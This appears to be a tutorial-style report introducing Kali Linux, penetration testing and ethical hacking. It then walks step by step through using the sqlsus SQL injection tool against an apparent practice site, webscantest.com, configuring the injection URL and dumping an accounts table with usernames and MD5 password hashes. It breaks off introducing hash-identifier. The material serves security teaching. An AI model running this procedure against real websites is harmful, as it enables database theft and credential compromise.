1. INTRODUCTION

1.1. KALI LINUX

Kali Linux is an enterprise-ready security auditing Linux distribution based on Debian GNU/Linux. Kali is aimed at security professionals and IT administrators, enabling them to conduct advanced penetration testing, forensic analysis, and security auditing. Kali Linux was born and released on March 13th, 2013. It's a security-focused version of Linux that offers a large number of tools to seek out weaknesses and secure your network.

Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of Backtrack, their previous information security testing Linux distribution. Kali Linux is the world’s most powerful testing platform, used by security.

More than 600 penetration testing tools included.

- OS Family - Unix like
- Working State - Active
- Platforms - x86, x86-64, armel, armhf
- Kernel Type - Monolithic kernel (Linux)
- Default UI - GNOME3
- Latest Release – 2018.1 Feb, 2018
- Wide-ranging wireless device support

1.2. HISTORY OF KALI LINUX

- **Knoppix**, ancestor of Kali Linux was the first ever bootable live Linux Operating System, Which is still in existence.
- Knoppix project was then forked into **Whoppix** and then re-forked into **WHAX.**

- WHAX was then re-branded and streamlined into the **BackTrack**, the predecessor of Kali Linux.
- BackTrack had a long reign of almost seven years as the pen testers and hackers choice.
- BackTrack is a customized native environment dedicated to hacking.

1.3. PENETERATION TESTING.

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit. For example, an audit or an assessment may utilize scanning tools that provide a few hundred possible vulnerabilities on multiple systems. A Penetration Test would attempt to attack those vulnerabilities in the same manner as a malicious hacker to verify which vulnerabilities are genuine reducing the real list of system vulnerabilities to a handful of security weaknesses.

Different Strategies

- Targeted testing – Testing team working together.
- External testing – Targets externally visible servers or devices.
- Internal testing – attack behind the firewall.
- Blind testing – Simulates the actions of a real attacker.

Targeted testing

Targeted testing is performed by the organization’s IT team and the penetration testing team working together. It’s sometimes referred to as a “lights-turned on” approach because everyone can see the test being carried out.

External testing

This type of pen test targets a company’s externally visible servers or devices including domain name servers (DNS), e-mail servers. Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they’ve gained access.

Internal testing

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

Blind testing

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information give to the person or team that’s performing the rest beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive.

Benefits of Penetration Testing

- Intelligently manage vulnerabilities
- Avoid the cost of network downtime
- Meet regulatory requirements and avoid fines
- Preserve corporate image and customer loyalty

1.4. ETHICAL HACKING

An ethical hacker (also known as a white hat hacker) is the ultimately security professional. Ethical hackers know to find and exploit vulnerabilities and weaknesses in various system just like a malicious hacker (or a black hat hacker). In fact, they both use the same skills; however, an ethical hacker uses those skills in a legitimate, lawful manner to try to find vulnerabilities and fix them before the bag guys can get there and try to break in.

An ethical hacker’s role is similar to that of a peneteration tester, but it involves broader duties. They break into systems legally and ethically. Athis is the primary difference between ethical hackers and real hackers the legality.

2. SQLSUS


2.1. INTODUCTION TO SQLSUS

sqlsus is an open source MySQL injection and takeover tool. It is written in perl. Via a command line interface, you can retrieve the database structure, inject your own SQL queries, download files from the webserver, crawl the website for writable directories, upload and whenever relevant, sqlsus will mimic a MySQL console output.

Sqlsus focuses on speed and efficiency, optimizing the available injection space, making the best use of MySQL functions. It uses stacked subqueries and a powerful blind injection algorithm to maximize the data gathered per web server hit. Using multithreading on top of that, sqlsus is an extremely fast database dumper, be it for in band or blind injection. If the privileges are high enough, sqlsus will be a great help for uploading a backdoor through the injection point, and take over the web server. It uses SQLite as s backend, for an easier use of what has been dumped.

Requirement

- You have installed Kali Linux on your system
- Having some basic knowledge of kali Linux
- Working internet connection




```
root@kali:~# sqlsus

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

Usage:
    sqlsus [options] [config file]

     Options:
         -h, --help                     brief help message
         -v, --version                  version information
         -e, --execute <commands>       execute commands and exit
         -g, --genconf <filename>       generate configuration file

root@kali:~# 
```

2.2. STEPS TO ACCESS THE DATABASE OF A WEBSITE

Step 1:

sqlsus is a preinstalled tool in kali Linux. We can check the version by using the command ‘**sqlsus**’.

- **# sqlsus**




```
root@kali:~# sqlsus

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

Usage:
    sqlsus [options] [config file]

     Options:
         -h, --help                        brief help message
         -v, --version                     version information
         -e, --execute <commands>          execute commands and exit
         -g, --genconf <filename>          generate configuration file

root@kali:~# 
```

Step 2:

Creating a configuration file using the following command.

- **# sqlsus -g test.conf**




```
root@kali:~# sqlsus

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

Usage:
    sqlsus [options] [config file]

     Options:
         -h, --help                        brief help message
         -v, --version                     version information
         -e, --execute <commands>          execute commands and exit
         -g, --genconf <filename>          generate configuration file

root@kali:~# sqlsus -g test.conf

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to test.conf
root@kali:~#
```

Step 3:

Edit the configuration file and add the url of the website, which we need to take the database. We can use the following command or edit by opening the file from file system.

- **# gedit test.conf**




```
#

################################
########### GENERAL ###########

# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so that the real
query returns nothing
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "https://www.webscantest.com/datastore/searchget_by_id.php?id=4";

# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that our queries won't
be polluted by the original one
# Ex : our $url_end = "#";
our $url_end = "";

# Use POST instead of GET
our $post = 0;

# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
our $blind = 0;

# In boolean-based blind mode, string to be found in the HTML if the statement is true
our $blind_string = "";

# In time-based blind mode, how long in seconds (can be a float) to sleep() when the
```


Step 4:

Execute the configuration file using the following command.

- **#sqlsus ./test.conf**



```
    sqlsus [options] [config file]

     Options:
         -h, --help                        brief help message
         -v, --version                     version information
         -e, --execute <commands>          execute commands and exit
         -g, --genconf <filename>          generate configuration file

root@kali:~# sqlsus -g test.conf

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to test.conf
root@kali:~# gedit test.conf
root@kali:~# sqlsus ./test.conf

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Session "www.webscantest.com" loaded
sqlsus> start
```




```
root@kali:~# sqlsus ./test.conf

              sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Session "www.webscantest.com" loaded
sqlsus> start
[+] UNION columns already set to (1,1,1,1), skipping auto-detection... (use "aut
oconf select_columns" to do it anyway)
[+] max_url_length already set to 4256 , skipping auto-detection... (use "autoco
nf max_sendable" to do it anyway)
[+] Filling %target...
+----------+-------------------------+
| Variable | Value                   |
+----------+-------------------------+
| database | webscantest             |
| user     | 'webscantest'@'%'       |
| version  | 5.5.62-0ubuntu0.14.04.1 |
+----------+-------------------------+
3 rows in set

sqlsus>
```

Step 5:

We can see the database here. To list the tables use the command below.


- **# get tables**



```
+---------+-----------------------+
3 rows in set

sqlsus> get tables
[+] Getting tables names

<( webscantest )>

        [inventory]


        [orders]


        [products]


        [accounts]
                id
                uname
                passwd
                fname
                lname
sqlsus> 
```

Step 6:

Now we can see the table list using this command "**select * from accounts**" to get the encrypted password and username



```
sqlsus> get columns accounts
[+] Getting columns names for webscantest.accounts
+--------------------+
| Columns in accounts |
+--------------------+
| id                 |
| uname              |
| passwd             |
| fname              |
| lname              |
+--------------------+
5 rows in set

sqlsus> select * from accounts
+----+----------+----------------------------------+-------+-------+
| id | uname    | passwd                           | fname | lname |
+----+----------+----------------------------------+-------+-------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | Admin | King  |
|  2 | testuser | 179ad45c6ce2cb97cf1029e212046e81 | Test  | User  |
+----+----------+----------------------------------+-------+-------+
2 rows in set

[+] Cached result displayed, use "replay" to re-execute the last select
sqlsus>
```

3. HASH-IDENTIFIER

3.1. INTRODUCTION TO HASH-IDENTIFIER

It is simple to use command line interface software. It help to identify the different types of hashes used to encrypt data especially password. Some of the supported encryption formats are listed below.

- MD5
- MD2
- MD4 etc…

